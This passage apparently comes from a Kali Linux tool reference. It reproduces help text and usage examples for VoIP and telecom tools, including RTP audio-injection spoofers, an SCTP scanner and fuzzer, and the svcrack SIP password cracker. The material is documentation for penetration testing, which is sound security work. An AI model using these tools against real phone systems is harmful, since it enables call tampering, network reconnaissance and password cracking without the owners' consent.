    Sniff packets in promisc mode: enabled
    Add pcap filter: disabled
    Expecting even destination UDP port: disabled
    Expecting unprivileged source/destination UDP ports: disabled
    Expecting RTP payload type: any
    Expecting RTP payload length: any
    Packet timeout: 10.00 seconds
    Pattern timeout: 0.25 seconds
    Pattern packets: 5
  + EXECUTION
    Running as user/group: root/root
    Running daemonized: disabled
 * You can dump stats sending me a SIGUSR2 signal
 * Reading packets...
```

CATEGORIES: SNIFFING/SPOOFING *TAGS:* SPOOFING, VOIP

rtpinsertsound

RTPINSERTSOUND PACKAGE DESCRIPTION

A tool to insert audio into a specified audio (i.e. RTP) stream was created in the August – September 2006 timeframe. The tool is named rtpinsertsound. It was tested on a Linux Red Hat Fedora Core 4 platform (Pentium IV, 2.5 GHz), but it is expected this tool will successfully build and execute on a variety of Linux distributions.

Source: rtpinsertsound README

rtpinsertsound Homepage | Kali rtpinsertsound Repo

- Author: Mark D. Collier, Mark O'Brien, SecureLogix, Dustin D. Trammell
- License: GNU Free Documentation License

TOOLS INCLUDED IN THE RTPINSERTSOUND PACKAGE

rtpinsertsound–Insertsaudiointoaspecifiedstream

```
root@kali:~# rtpinsertsound -h

rtpinsertsound - Version 2.0
                October 10, 2006
 Usage:
 Mandatory -
    pathname of file whose audio is to be mixed into the
        targeted live audio stream. If the file extension is
        .wav, then the file must be a standard Microsoft
```

```
      RIFF formatted WAVE file meeting these constraints:
        1) header 'chunks' must be in one of two sequences:
             RIFF, fmt, fact, data
               or
             RIFF, fmt, data
        2) Compression Code = 1 (PCM/Uncompressed)
        3) Number of Channels = 1 (mono)
        4) Sample Rate (Hz) = 8000
        5) Significant Bits/Sample =
                signed,   linear 16-bit or
                unsigned, linear  8-bit
      If the file name does not specify a .wav extension,
      then the file is presumed to be a tcpdump formatted
      file with a sequence of, exclusively, G.711 u-law
      RTP/UDP/IP/ETHERNET messages
      Note: Yep, the format is referred to as 'tcpdump'
            even though this file must contain udp messages
Optional -
   -a source RTP IPv4 addr
   -A source RTP port
   -b destination RTP IPv4 addr
   -B destination RTP port
   -f spoof factor - amount by which to:
       a) increment the RTP hdr sequence number obtained
          from the ith legitimate packet to produce the
          RTP hdr sequence number for the ith spoofed packet
       b) multiply the RTP payload length and add that
          product to the RTP hdr timestamp obtained from
          the ith legitimate packet to produce the RTP hdr
          timestamp for the ith spoofed packet
       c) increment the IP hdr ID number obtained from the
          ith legitimate packet to produce the IP hdr ID
          number for the ith spoofed packet
      [ range: +/- 1000, default: 2 ]
   -i interface (e.g. eth0)
   -j jitter factor - the reception of a legitimate RTP
       packet in the target audio stream enables the output
       of the next spoofed packet. This factor determines
       when that spoofed packet is actually transmitted.
       The factor relates how close to the next legitimate
       packet you'd actually like the enabled spoofed packet
       to be transmitted. For example, -j 10 means 10% of
       the codec's transmission interval. If the transmission
```

```
        interval = 20,000 usec (i.e. G.711), then delay the
        output of the spoofed RTP packet until the time-of-day
        is within 2000 usec (i.e. 10%) of the time the next
        legitimate RTP packet is expected. In other words,
        delay 100% minus the jitter factor, or 18,000 usec
        in this example. The smaller the jitter factor, the
        greater the risk you run of not outputting the current
        spoofed packet before the next legitimate RTP packet
        is received. Therefore, a factor > 10 is advised.
       [ range: 0 - 80, default: 80 = output spoof ASAP ]
    -p seconds to pause between setup and injection
    -h help - print this usage
    -v verbose output mode

Note: If you are running the tool from a host with multiple
      ethernet interfaces which are up, be forewarned that
      the order those interfaces appear in your route table
      and the networks accessible from those interfaces might
      compel Linux to output spoofed audio packets to an
      interface different than the one stipulated by you on
      command line. This should not affect the tool unless
      those spoofed packets arrive back at the host through
      the interface you have specified on the command line
      (e.g. the interfaces have connectivity through a hub).
```

RTPINSERTSOUND USAGE EXAMPLE

Insert an audio file *(/usr/share/rtpinsertsound/stapler.wav)* through the network and use verbose output *(-v)*:

```
root@kali:~# rtpinsertsound /usr/share/rtpinsertsound/stapler.wav -v
Targeting interface eth0
libfindrtp_find_rtp(): using pcap filter "ip".
```

CATEGORIES: SNIFFING/SPOOFING*TAGS:* SPOOFING, VOIP

rtpmixsound

RTPMIXSOUND PACKAGE DESCRIPTION

A tool to mix pre-recorded audio in real-time with the audio (i.e. RTP) in the specified target audio stream.

rtpmixsound Homepage | Kali rtpmixsound Repo

- Author: Mark D. Collier, Mark O'Brien, SecureLogix, Dustin D. Trammell
- License: GNU Free Documentation License

rtpmixsound–Mixespre-recordedaudioinreal-time

```
root@kali:~# rtpmixsound -h

rtpmixsound - Version 3.0
             January 03, 2007
 Usage:
 Mandatory -
   pathname of file whose audio is to be mixed into the
       targeted live audio stream. If the file extension is
       .wav, then the file must be a standard Microsoft
       RIFF formatted WAVE file meeting these constraints:
         1) header 'chunks' must be in one of two sequences:
              RIFF, fmt, fact, data
                or
              RIFF, fmt, data
         2) Compression Code = 1 (PCM/Uncompressed)
         3) Number of Channels = 1 (mono)
         4) Sample Rate (Hz) = 8000
         5) Significant Bits/Sample =
                 signed,   linear 16-bit or
                 unsigned, linear  8-bit
       If the file name does not specify a .wav extension,
       then the file is presumed to be a tcpdump formatted
       file with a sequence of, exclusively, G.711 u-law
       RTP/UDP/IP/ETHERNET messages
       Note: Yep, the format is referred to as 'tcpdump'
             even though this file must contain udp messages
 Optional -
   -a source RTP IPv4 addr
   -A source RTP port
   -b destination RTP IPv4 addr
   -B destination RTP port
   -f spoof factor - amount by which to:
        a) increment the RTP hdr sequence number obtained
           from the ith legitimate packet to produce the
           RTP hdr sequence number for the ith spoofed packet
        b) multiply the RTP payload length and add that
           product to the RTP hdr timestamp obtained from
           the ith legitimate packet to produce the RTP hdr
           timestamp for the ith spoofed packet
        c) increment the IP hdr ID number obtained from the
           ith legitimate packet to produce the IP hdr ID
           number for the ith spoofed packet
       [ range: +/- 1000, default: 2 ]
    -i interface (e.g. eth0)
    -j jitter factor - the reception of a legitimate RTP
        packet in the target audio stream enables the output
        of the next spoofed packet. This factor determines
        when that spoofed packet is actually transmitted.
        The factor relates how close to the next legitimate
        packet you'd actually like the enabled spoofed packet
        to be transmitted. For example, -j 10 means 10% of
        the codec's transmission interval. If the transmission
        interval = 20,000 usec (i.e. G.711), then delay the
        output of the spoofed RTP packet until the time-of-day
        is within 2,000 usec (i.e. 10%) of the time the next
        legitimate RTP packet is expected. In other words,
        delay 100% minus the jitter factor, or 18,000 usec
        in this example. The smaller the jitter factor, the
        greater the risk you run of not outputting the
        spoofed packet before the next legitimate RTP packet
        is received. Therefore, a factor >= 10 is advised.
       [ range: 0 - 80, default: 80 = output spoof ASAP ]
    -p seconds to pause between setup and injection
    -h help - print this usage
    -v verbose output mode

Note: If you are running the tool from a host with multiple
      ethernet interfaces which are up, be forewarned that
      the order those interfaces appear in your route table
      and the networks accessible from those interfaces might
      compel Linux to output spoofed audio packets to an
      interface different than the one stipulated by you on
      command line. This should not affect the tool unless
      those spoofed packets arrive back at the host through
      the interface you have specified on the command line
      (e.g. the interfaces have connectivity through a hub).
```

RTPMIXSOUND USAGE EXAMPLE

Mix the given audio file *(/usr/share/rtpmixsound/stapler.wav)* through the network displaying verbose output *(-v)*:

```
root@kali:~# rtpmixsound /usr/share/rtpmixsound/stapler.wav -v
Targeting interface eth0
libfindrtp_find_rtp(): using pcap filter "ip".
```

```
State: ip_a ==  | port_a == 0 | ip_b ==  | port_b == 0
```

CATEGORIES: SNIFFING/SPOOFING *TAGS:* SPOOFING, VOIP

sctpscan

SCTPSCAN PACKAGE DESCRIPTION

SCTPscan is a tool to scan SCTP enabled machines. Typically, these are Telecom oriented machines carrying SS7 and SIGTRAN over IP. Using SCTPscan, you can find entry points to Telecom networks. This is especially useful when doing pentests on Telecom Core Network infrastructures. SCTP is also used in high-performance networks (internet2).

Source: http://www.p1sec.com/corp/research/tools/sctpscan/

sctpscan Homepage | Kali sctpscan Repo

- Author: Philippe Langlois
- License: EGPLv2

TOOLS INCLUDED IN THE SCTPSCAN PACKAGE

sctpscan–SCTPnetworkscannerfordiscoveryandsecurity

```
root@kali:~# sctpscan
SCTPscan - Copyright (C) 2002 - 2009 Philippe Langlois.
SCTPscan comes with ABSOLUTELY NO WARRANTY; for details read the LICENSE or COPYING
file.
Usage:  sctpscan [options]
Options:
  -p, --port <port>           (default: 10000)
      port specifies the remote port number
  -P, --loc_port <port>           (default: 10000)
      port specifies the local port number
  -l, --loc_host <loc_host>   (default: 127.0.0.1)
      loc_host specifies the local (bind) host for the SCTP
      stream with optional local port number
  -r, --rem_host <rem_host>   (default: 127.0.0.2)
      rem_host specifies the remote (sendto) address for the SCTP
      stream with optional remote port number
  -s  --scan -r aaa[.bbb[.ccc]]
      scan all machines within network
  -m  --map
      map all SCTP ports from 0 to 65535 (portscan)
  -F  --Frequent
      Portscans the frequently used SCTP ports
      Frequent SCTP ports: 1, 7, 9, 20, 21, 22, 80, 100, 128, 179, 260, 250, 443, 1167,
1812, 2097, 2000, 2001, 2010, 2011, 2020, 2021, 2100, 2110, 2120, 2225, 2427, 2477,
2577, 2904, 2905, 2906, 2907, 2908, 2909, 2944, 2945, 3000, 3097, 3565, 3740, 3863,
3864, 3868, 4000, 4739, 4740, 5000, 5001, 5060, 5061, 5090, 5091, 5672, 5675, 6000,
6100, 6110, 6120, 6130, 6140, 6150, 6160, 6170, 6180, 6190, 6529, 6700, 6701, 6702,
6789, 6790, 7000, 7001, 7102, 7103, 7105, 7551, 7626, 7701, 7800, 8000, 8001, 8471,
8787, 9006, 9084, 9899, 9911, 9900, 9901, 9902, 10000, 10001, 11146, 11997, 11998,
11999, 12205, 12235, 13000, 13001, 14000, 14001, 20049, 29118, 29168, 30000, 32905,
32931, 32768
  -a  --autoportscan
      Portscans automatically any host with SCTP aware TCP/IP stack
  -i  --linein
      Receive IP to scan from stdin
  -f  --fuzz
      Fuzz test all the remote protocol stack
  -B  --bothpackets
      Send packets with INIT chunk for one, and SHUTDOWN_ACK for the other
  -b  --both_checksum
      Send both checksum: new crc32 and old legacy-driven adler32
  -C  --crc32
      Calculate checksums with the new crc32
  -A  --adler32
      Calculate checksums with the old adler32
  -Z  --zombie
      Does not collaborate to the SCTP Collaboration platform. No reporting.
  -d  --dummyserver
      Starts a dummy SCTP server on port 10000. You can then try to scan it from another
machine.
  -E  --exec <script_name>
      Executes <script_name> each time an open SCTP port is found.
      Execution arguments: <script_name> host_ip sctp_port
  -t  --tcpbridge <listen TCP port>
      Bridges all connection from <listen TCP port> to remote designated SCTP port.
  -S  --streams <number of streams>
       Tries to establish SCTP association with the specified <number of streams> to
remote designated SCTP destination.

Scan port 9999 on 192.168.1.24
./sctpscan -l 192.168.1.2 -r 192.168.1.24 -p 9999

Scans for availability of SCTP on 172.17.8.* and portscan any host with SCTP stack
./sctpscan -s -l 172.22.1.96 -r 172.17.8
```

```
Scans frequently used ports on 172.17.8.*
./sctpscan -s -F -l 172.22.1.96 -r 172.17.8

Scans all class-B network for frequent port
./sctpscan -s -F -r 172.22 -l `ifconfig eth0 | grep 'inet addr:' |  cut -d: -f2 | cut
-d ' ' -f 1 `

Simple verification end to end on the local machine:
./sctpscan -d &
./sctpscan -s -l 192.168.1.24 -r 192.168.1 -p 10000

This tool does NOT work behind most NAT.
That means that most of the routers / firewall don't know how to NAT SCTP packets.
You _need_ to use this tool from a computer having a public IP address (i.e. non-
RFC1918)
```

SCTPSCAN USAGE EXAMPLE

Scan *(-s)* for frequently used ports *(-F)* on the remote network *(-r 192.168.1.*)*:

```
root@kali:~# sctpscan -s -F -r 192.168.1.*
SCTPscan - Copyright (C) 2002 - 2009 Philippe Langlois.
Netscanning with Crc32 checksumed packet
Portscanning Frequent Ports on 192.168.1.*.
```

CATEGORIES: SNIFFING/SPOOFING *TAGS:* FUZZING, PORTSCANNING, SPOOFING

SIPArmyKnife

SIPARMYKNIFE PACKAGE DESCRIPTION

SIP Army Knife is a fuzzer that searches for cross site scripting, SQL injection, log injection, format strings, buffer overflows, and more.

Source: http://packetstormsecurity.com/files/107301/SIP-Army-Knife-Fuzzer-1123

SIPArmyKnife Homepage | Kali SIPArmyKnife Repo

- Author: Blake Cornell
- License: GPLv2

TOOLS INCLUDED IN THE SIPARMYKNIFE PACKAGE

siparmyknife–SIPfuzzingtool

```
root@kali:~# siparmyknife
```

```
-h, Enter host
```

SIPARMYKNIFE USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: SNIFFING/SPOOFING, VULNERABILITY ANALYSIS*TAGS:* VOIP, VULNANALYSIS, WEBAPPS

SIPp

SIPP PACKAGE DESCRIPTION

SIPp is a free Open Source test tool / traffic generator for the SIP protocol. It includes a few basic SipStone user agent scenarios (UAC and UAS) and establishes and releases multiple calls with the INVITE and BYE methods. It can also reads custom XML scenario files describing from very simple to complex call flows. It features the dynamic display of statistics about running tests (call rate, round trip delay, and message statistics), periodic CSV statistics dumps, TCP and UDP over multiple sockets or multiplexed with retransmission management and dynamically adjustable call rates.

Other advanced features include support of IPv6, TLS, SCTP, SIP authentication, conditional scenarios, UDP retransmissions, error robustness (call timeout, protocol defense), call specific variable, Posix regular expression to extract and re-inject any protocol fields, custom actions (log, system command exec, call stop) on message receive, field injection from external CSV file to emulate live users.

SIPp can also send media (RTP) traffic through RTP echo and RTP / pcap replay. Media can be audio or video.

While optimized for traffic, stress and performance testing, SIPp can be used to run one single call and exit, providing a passed/failed verdict.

Last, but not least, SIPp has a comprehensive documentation available both in HTML and PDF format.

SIPp can be used to test various real SIP equipment like SIP proxies, B2BUAs, SIP media servers, SIP/x gateways, SIP PBX, … It is also very useful to emulate thousands of user agents calling your SIP system.

Source: http://sipp.sourceforge.net/

SIPp Homepage | Kali SIPp Repo

- Author: Aaron Turner
- License: Other

TOOLS INCLUDED IN THE SIPP PACKAGE

sipp–TrafficgeneratorfortheSIPprotocol

```
root@kali:~# sipp

Usage:
```

```
sipp remote_host[:remote_port] [options]

Available options:

 -v                  : Display version and copyright information.

 -aa                 : Enable automatic 200 OK answer for INFO, UPDATE and
                       NOTIFY messages.

 -auth_uri           : Force the value of the URI for authentication.
                       By default, the URI is composed of
                       remote_ip:remote_port.

 -au                 : Set authorization username for authentication challenges.
                       Default is taken from -s argument

 -ap                 : Set the password for authentication challenges. Default
                       is 'password'

 -base_cseq          : Start value of [cseq] for each call.

 -bg                 : Launch SIPp in background mode.

 -bind_local         : Bind socket to local IP address, i.e. the local IP
                       address is used as the source IP address.  If SIPp runs
                       in server mode it will only listen on the local IP
                       address instead of all IP addresses.

 -buff_size          : Set the send and receive buffer size.

 -calldebug_file     : Set the name of the call debug file.

 -calldebug_overwrite: Overwrite the call debug file (default true).

 -cid_str            : Call ID string (default %u-%p@%s).  %u=call_number,
                       %s=ip_address, %p=process_number, %%=% (in any order).

 -ci                 : Set the local control IP address

 -cp                 : Set the local control port number. Default is 8888.

 -d                  : Controls the length of calls. More precisely, this
```

```
                  controls the duration of 'pause' instructions in the
                  scenario, if they do not have a 'milliseconds' section.
                  Default value is 0 and default unit is milliseconds.

-deadcall_wait   : How long the Call-ID and final status of calls should be
                  kept to improve message and error logs (default unit is
                  ms).

-default_behaviors: Set the default behaviors that SIPp will use.  Possbile
                  values are:
                  - all Use all default behaviors
                  - none    Use no default behaviors
                  - bye Send byes for aborted calls
                  - abortunexp  Abort calls on unexpected messages
                  - pingreply   Reply to ping requests
                  If a behavior is prefaced with a -, then it is turned
                  off.  Example: all,-bye


-error_file      : Set the name of the error log file.

-error_overwrite : Overwrite the error log file (default true).

-f               : Set the statistics report frequency on screen. Default is
                  1 and default unit is seconds.

-fd              : Set the statistics dump log report frequency. Default is
                  60 and default unit is seconds.

-i               : Set the local IP address for 'Contact:','Via:', and
                  'From:' headers. Default is primary host IP address.


-inf             : Inject values from an external CSV file during calls into
                  the scenarios.
                  First line of this file say whether the data is to be
                  read in sequence (SEQUENTIAL), random (RANDOM), or user
                  (USER) order.
                  Each line corresponds to one call and has one or more
                  ';' delimited data fields. Those fields can be referred
                  as [field0], [field1], ... in the xml scenario file.
                  Several CSV files can be used simultaneously (syntax:
                  -inf f1.csv -inf f2.csv ...)
```

```
-infindex        : file field
                  Create an index of file using field.  For example -inf
                  users.csv -infindex users.csv 0 creates an index on the
                  first key.

-ip_field        : Set which field from the injection file contains the IP
                  address from which the client will send its messages.
                  If this option is omitted and the '-t ui' option is
                  present, then field 0 is assumed.
                  Use this option together with '-t ui'

-l              : Set the maximum number of simultaneous calls. Once this
                  limit is reached, traffic is decreased until the number
                  of open calls goes down. Default:
                    (3 * call_duration (s) * rate).

-log_file        : Set the name of the log actions log file.

-log_overwrite   : Overwrite the log actions log file (default true).

-lost            : Set the number of packets to lose by default (scenario
                  specifications override this value).

-rtcheck         : Select the retransmisison detection method: full
                  (default) or loose.

-m              : Stop the test and exit when 'calls' calls are processed

-mi              : Set the local media IP address (default: local primary
                  host IP address)

-master          : 3pcc extended mode: indicates the master number

-max_recv_loops  : Set the maximum number of messages received read per
                  cycle. Increase this value for high traffic level.  The
                  default value is 1000.

-max_sched_loops : Set the maximum number of calsl run per event loop.
                  Increase this value for high traffic level.  The default
                  value is 1000.

-max_reconnect   : Set the the maximum number of reconnection.
```

```
-max_retrans     : Maximum number of UDP retransmissions before call ends on
                 timeout.  Default is 5 for INVITE transactions and 7 for
                 others.

-max_invite_retrans: Maximum number of UDP retransmissions for invite
                 transactions before call ends on timeout.

-max_non_invite_retrans: Maximum number of UDP retransmissions for non-invite
                 transactions before call ends on timeout.

-max_log_size    : What is the limit for error and message log file sizes.

-max_socket      : Set the max number of sockets to open simultaneously.
                 This option is significant if you use one socket per
                 call. Once this limit is reached, traffic is distributed
                 over the sockets already opened. Default value is 50000

-mb             : Set the RTP echo buffer size (default: 2048).

-message_file    : Set the name of the message log file.

-message_overwrite: Overwrite the message log file (default true).

-mp             : Set the local RTP echo port number. Default is 6000.

-nd             : No Default. Disable all default behavior of SIPp which
                 are the following:
                 - On UDP retransmission timeout, abort the call by
                   sending a BYE or a CANCEL
                 - On receive timeout with no ontimeout attribute, abort
                   the call by sending a BYE or a CANCEL
                 - On unexpected BYE send a 200 OK and close the call
                 - On unexpected CANCEL send a 200 OK and close the call
                 - On unexpected PING send a 200 OK and continue the call
                 - On any other unexpected message, abort the call by
                   sending a BYE or a CANCEL


-nr             : Disable retransmission in UDP mode.

-nostdin         : Disable stdin.
```

```
-p               : Set the local port number.  Default is a random free port
                   chosen by the system.

-pause_msg_ign    : Ignore the messages received during a pause defined in
                   the scenario

-periodic_rtd     : Reset response time partition counters each logging
                   interval.

-plugin          : Load a plugin.

-r               : Set the call rate (in calls per seconds).  This value can
                   bechanged during test by pressing '+','_','*' or '/'.
                   Default is 10.
                   pressing '+' key to increase call rate by 1 *
                   rate_scale,
                   pressing '-' key to decrease call rate by 1 *
                   rate_scale,
                   pressing '*' key to increase call rate by 10 *
                   rate_scale,
                   pressing '/' key to decrease call rate by 10 *
                   rate_scale.
                   If the -rp option is used, the call rate is calculated
                   with the period in ms given by the user.

-rp              : Specify the rate period for the call rate.  Default is 1
                   second and default unit is milliseconds.  This allows
                   you to have n calls every m milliseconds (by using -r n
                   -rp m).
                   Example: -r 7 -rp 2000 ==> 7 calls every 2 seconds.
                            -r 10 -rp 5s => 10 calls every 5 seconds.

-rate_scale       : Control the units for the '+', '-', '*', and '/' keys.

-rate_increase    : Specify the rate increase every -fd units (default is
                   seconds).  This allows you to increase the load for each
                   independent logging period.
                   Example: -rate_increase 10 -fd 10s
                     ==> increase calls by 10 every 10 seconds.

-rate_max         : If -rate_increase is set, then quit after the rate
                   reaches this value.
                   Example: -rate_increase 10 -rate_max 100
                     ==> increase calls by 10 until 100 cps is hit.

-no_rate_quit    : If -rate_increase is set, do not quit after the rate
                   reaches -rate_max.

-recv_timeout    : Global receive timeout. Default unit is milliseconds. If
                   the expected message is not received, the call times out
                   and is aborted.

-send_timeout    : Global send timeout. Default unit is milliseconds. If a
                   message is not sent (due to congestion), the call times
                   out and is aborted.

-sleep           : How long to sleep for at startup. Default unit is
                   seconds.

-reconnect_close : Should calls be closed on reconnect?

-reconnect_sleep : How long (in milliseconds) to sleep between the close and
                   reconnect?

-ringbuffer_files: How many error/message files should be kept after
                   rotation?

-ringbuffer_size : How large should error/message files be before they get
                   rotated?

-rsa             : Set the remote sending address to host:port for sending
                   the messages.

-rtp_echo        : Enable RTP echo. RTP/UDP packets received on port defined
                   by -mp are echoed to their sender.
                   RTP/UDP packets coming on this port + 2 are also echoed
                   to their sender (used for sound and video echo).

-rtt_freq        : freq is mandatory. Dump response times every freq calls
                   in the log file defined by -trace_rtt. Default value is
                   200.

-s               : Set the username part of the resquest URI. Default is
                   'service'.
```

```
-sd             : Dumps a default scenario (embeded in the sipp executable)

-sf             : Loads an alternate xml scenario file.  To learn more
                  about XML scenario syntax, use the -sd option to dump
                  embedded scenarios. They contain all the necessary help.

-shortmessage_file: Set the name of the short message log file.

-shortmessage_overwrite: Overwrite the short message log file (default true).

-oocsf          : Load out-of-call scenario.

-oocsn          : Load out-of-call scenario.

-skip_rlimit     : Do not perform rlimit tuning of file descriptor limits.
                  Default: false.

-slave          : 3pcc extended mode: indicates the slave number

-slave_cfg       : 3pcc extended mode: indicates the file where the master
                  and slave addresses are stored

-sn             : Use a default scenario (embedded in the sipp executable).
                  If this option is omitted, the Standard SipStone UAC
                  scenario is loaded.
                  Available values in this version:

                  - 'uac'      : Standard SipStone UAC (default).
                  - 'uas'      : Simple UAS responder.
                  - 'regexp'   : Standard SipStone UAC - with regexp and
                    variables.
                  - 'branchc'  : Branching and conditional branching in
                    scenarios - client.
                  - 'branchs'  : Branching and conditional branching in
                    scenarios - server.

                  Default 3pcc scenarios (see -3pcc option):

                  - '3pcc-C-A' : Controller A side (must be started after
                    all other 3pcc scenarios)
                  - '3pcc-C-B' : Controller B side.
                  - '3pcc-A'   : A side.
                  - '3pcc-B'   : B side.
```

```
-stat_delimiter  : Set the delimiter for the statistics file

-stf             : Set the file name to use to dump statistics

-t               : Set the transport mode:
                   - u1: UDP with one socket (default),
                   - un: UDP with one socket per call,
                   - ui: UDP with one socket per IP address The IP
                     addresses must be defined in the injection file.
                   - t1: TCP with one socket,
                   - tn: TCP with one socket per call,
                   - l1: TLS with one socket,
                   - ln: TLS with one socket per call,
                   - s1: SCTP with one socket (default),
                   - sn: SCTP with one socket per call,
                   - c1: u1 + compression (only if compression plugin
                     loaded),
                   - cn: un + compression (only if compression plugin
                     loaded).  This plugin is not provided with sipp.


-timeout         : Global timeout. Default unit is seconds.  If this option
                   is set, SIPp quits after nb units (-timeout 20s quits
                   after 20 seconds).

-timeout_error   : SIPp fails if the global timeout is reached is set
                   (-timeout option required).

-timer_resol     : Set the timer resolution. Default unit is milliseconds.
                   This option has an impact on timers precision.Small
                   values allow more precise scheduling but impacts CPU
                   usage.If the compression is on, the value is set to
                   50ms. The default value is 10ms.

-T2              : Global T2-timer in milli seconds

-sendbuffer_warn : Produce warnings instead of errors on SendBuffer
                   failures.

-trace_msg       : Displays sent and received SIP messages in <scenario file
                   name>_<pid>_messages.log
```

```
-trace_shortmsg  : Displays sent and received SIP messages as CSV in
                  <scenario file name>_<pid>_shortmessages.log

-trace_screen    : Dump statistic screens in the
                  <scenario_name>_<pid>_screens.log file when
                  quitting SIPp. Useful to get a final status report in
                  background mode (-bg option).

-trace_err       : Trace all unexpected messages in <scenario file
                  name>_<pid>_errors.log.

-trace_calldebug : Dumps debugging information about aborted calls to
                  <scenario_name>_<pid>_calldebug.log file.

-trace_stat      : Dumps all statistics in <scenario_name>_<pid>.csv file.
                  Use the '-h stat' option for a detailed description of
                  the statistics file content.

-trace_counts    : Dumps individual message counts in a CSV file.

-trace_rtt       : Allow tracing of all response times in <scenario file
                  name>_<pid>_rtt.csv.

-trace_logs      : Allow tracing of <log> actions in <scenario file
                  name>_<pid>_logs.log.

-users           : Instead of starting calls at a fixed rate, begin 'users'
                  calls at startup, and keep the number of calls constant.

-watchdog_interval: Set gap between watchdog timer firings.  Default is 400.

-watchdog_reset  : If the watchdog timer has not fired in more than this
                  time period, then reset the max triggers counters.
                  Default is 10 minutes.

-watchdog_minor_threshold: If it has been longer than this period between watchdog
                  executions count a minor trip.  Default is 500.

-watchdog_major_threshold: If it has been longer than this period between watchdog
                  executions count a major trip.  Default is 3000.

-watchdog_major_maxtriggers: How many times the major watchdog timer can be tripped
```

```
                    before the test is terminated.  Default is 10.

   -watchdog_minor_maxtriggers: How many times the minor watchdog timer can be tripped
                    before the test is terminated.  Default is 120.

   -3pcc            : Launch the tool in 3pcc mode ("Third Party call
                    control"). The passed ip address is depending on the
                    3PCC role.
                    - When the first twin command is 'sendCmd' then this is
                      the address of the remote twin socket.  SIPp will try to
                      connect to this address:port to send the twin command
                      (This instance must be started after all other 3PCC
                      scenarii).
                        Example: 3PCC-C-A scenario.
                    - When the first twin command is 'recvCmd' then this is
                      the address of the local twin socket. SIPp will open
                      this address:port to listen for twin command.
                        Example: 3PCC-C-B scenario.

   -tdmmap          : Generate and handle a table of TDM circuits.
                    A circuit must be available for the call to be placed.
                    Format: -tdmmap {0-3}{99}{5-8}{1-31}

   -key             : keyword value
                    Set the generic parameter named "keyword" to "value".

   -set             : variable value
                    Set the global variable parameter named "variable" to
                    "value".

   -dynamicStart     : variable value
                    Set the start offset of dynamic_id varaiable

   -dynamicMax      : variable value
                    Set the maximum of dynamic_id variable

   -dynamicStep     : variable value
                    Set the increment of dynamic_id variable

Signal handling:

   SIPp can be controlled using posix signals. The following signals
   are handled:
```

```
   USR1: Similar to press 'q' keyboard key. It triggers a soft exit
         of SIPp. No more new calls are placed and all ongoing calls
         are finished before SIPp exits.
         Example: kill -SIGUSR1 732
   USR2: Triggers a dump of all statistics screens in
         <scenario_name>_<pid>_screens.log file. Especially useful
         in background mode to know what the current status is.
         Example: kill -SIGUSR2 732

Exit code:

   Upon exit (on fatal error or when the number of asked calls (-m
   option) is reached, sipp exits with one of the following exit
   code:
    0: All calls were successful
    1: At least one call failed
   97: exit on internal command. Calls may have been processed
   99: Normal exit without calls processed
   -1: Fatal error
   -2: Fatal error binding a socket


Example:

   Run sipp with embedded server (uas) scenario:
     ./sipp -sn uas
   On the same host, run sipp with embedded client (uac) scenario
     ./sipp -sn uac 127.0.0.1
```

SIPP USAGE EXAMPLE

Run sipp using the embedded server *(–sn uas)* scenario:

```
root@kali:~# sipp -sn uas
Warning: open file limit > FD_SETSIZE; limiting max. # of open files to FD_SETSIZE = 1024
------------------------------ Scenario Screen -------- [1-9]: Change Screen --
  Port   Total-time  Total-calls  Transport
  5060      11.94 s            0  UDP

  0 new calls during 0.926 s period      1 ms scheduler resolution
  0 calls                              Peak was 0 calls, after 0 s
  0 Running, 2 Paused, 2 Woken up
  0 dead call msg (discarded)
  3 open sockets
```

```
                               Messages  Retrans   Timeout   Unexpected-Msg
  ----------> INVITE            0         0        0         0

  <---------- 180               0         0
  <---------- 200               0         0        0
  ----------> ACK        E-RTD1 0         0        0         0

  ----------> BYE               0         0        0         0
  <---------- 200               0         0
  [   4000ms] Pause             0                           0
```

CATEGORIES: SNIFFING/SPOOFING*TAGS:* SPOOFING, VOIP

SIPVicious

SIPVICIOUS PACKAGE DESCRIPTION

SIPVicious suite is a set of tools that can be used to audit SIP based VoIP systems. It currently consists of four tools:. svmap – this is a sip scanner. Lists SIP devices found on an IP range svwar – identifies active extensions on a PBX svcrack – an online password cracker for SIP PBX svreport – manages sessions and exports reports to various formats svcrash – attempts to stop unauthorized svwar and svcrack scans.

Source: https://code.google.com/p/sipvicious/

SIPVicious Homepage | Kali SIPVicious Repo

- Author: Sandro Gauci
- License: GPLv2

TOOLS INCLUDED IN THE SIPVICIOUS PACKAGE

svcrack–OnlinepasswordcrackerforSIPPBX

```
root@kali:~# svcrack -h
Usage: svcrack -u username [options] target
examples:
svcrack -u100 -d dictionary.txt 10.0.0.1
svcrack -u100 -r1-9999 -z4 10.0.0.1



Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -v, --verbose         Increase verbosity
```

```
-q, --quiet           Quiet mode
-p PORT, --port=PORT  Destination port or port ranges of the SIP device - eg
                      -p5060,5061,8000-8100
-P PORT, --localport=PORT
                      Source port for our packets
-x IP, --externalip=IP
                      IP Address to use as the external ip. Specify this if
                      you have multiple interfaces or if you are behind NAT
-b BINDINGIP, --bindingip=BINDINGIP
                      By default we bind to all interfaces. This option
                      overrides that and binds to the specified ip address
-t SELECTTIME, --timeout=SELECTTIME
                      This option allows you to trottle the speed at which
                      packets are sent. Change this if you're losing
                      packets. For example try 0.5.
-R, --reportback      Send the author an exception traceback. Currently
                      sends the command line parameters and the traceback
-A, --autogetip       Automatically get the current IP address. This is
                      useful when you are not getting any responses back due
                      to SIPVicious not resolving your local IP.
-s NAME, --save=NAME  save the session. Has the benefit of allowing you to
                      resume a previous scan and allows you to export scans
--resume=NAME         resume a previous scan
-c, --enablecompact   enable compact mode. Makes packets smaller but
                      possibly less compatible
-u USERNAME, --username=USERNAME
                      username to try crack
-d DICTIONARY, --dictionary=DICTIONARY
                      specify a dictionary file with passwords
-r RANGE, --range=RANGE
                      specify a range of numbers. example:
                      100-200,300-310,400
-e EXTENSION, --extension=EXTENSION
                      Extension to crack. Only specify this when the
                      extension is different from the username.
-z PADDING, --zeropadding=PADDING
                      the number of zeros used to padd the password.
                      the options "-r 1-9999 -z 4" would give 0001 0002 0003
                      ... 9999
-n, --reusenonce      Reuse nonce. Some SIP devices don't mind you reusing
                      the nonce (making them vulnerable to replay attacks).
                      Speeds up the cracking.
-T TEMPLATE, --template=TEMPLATE
```

```
                      A format string which allows us to specify a template
                      for the extensions                     example
                      svwar.py -e 1-999 --template="123%#04i999" would scan
                      between 1230001999 to 1230999999"
  --maximumtime=MAXIMUMTIME
                      Maximum time in seconds to keep sending requests
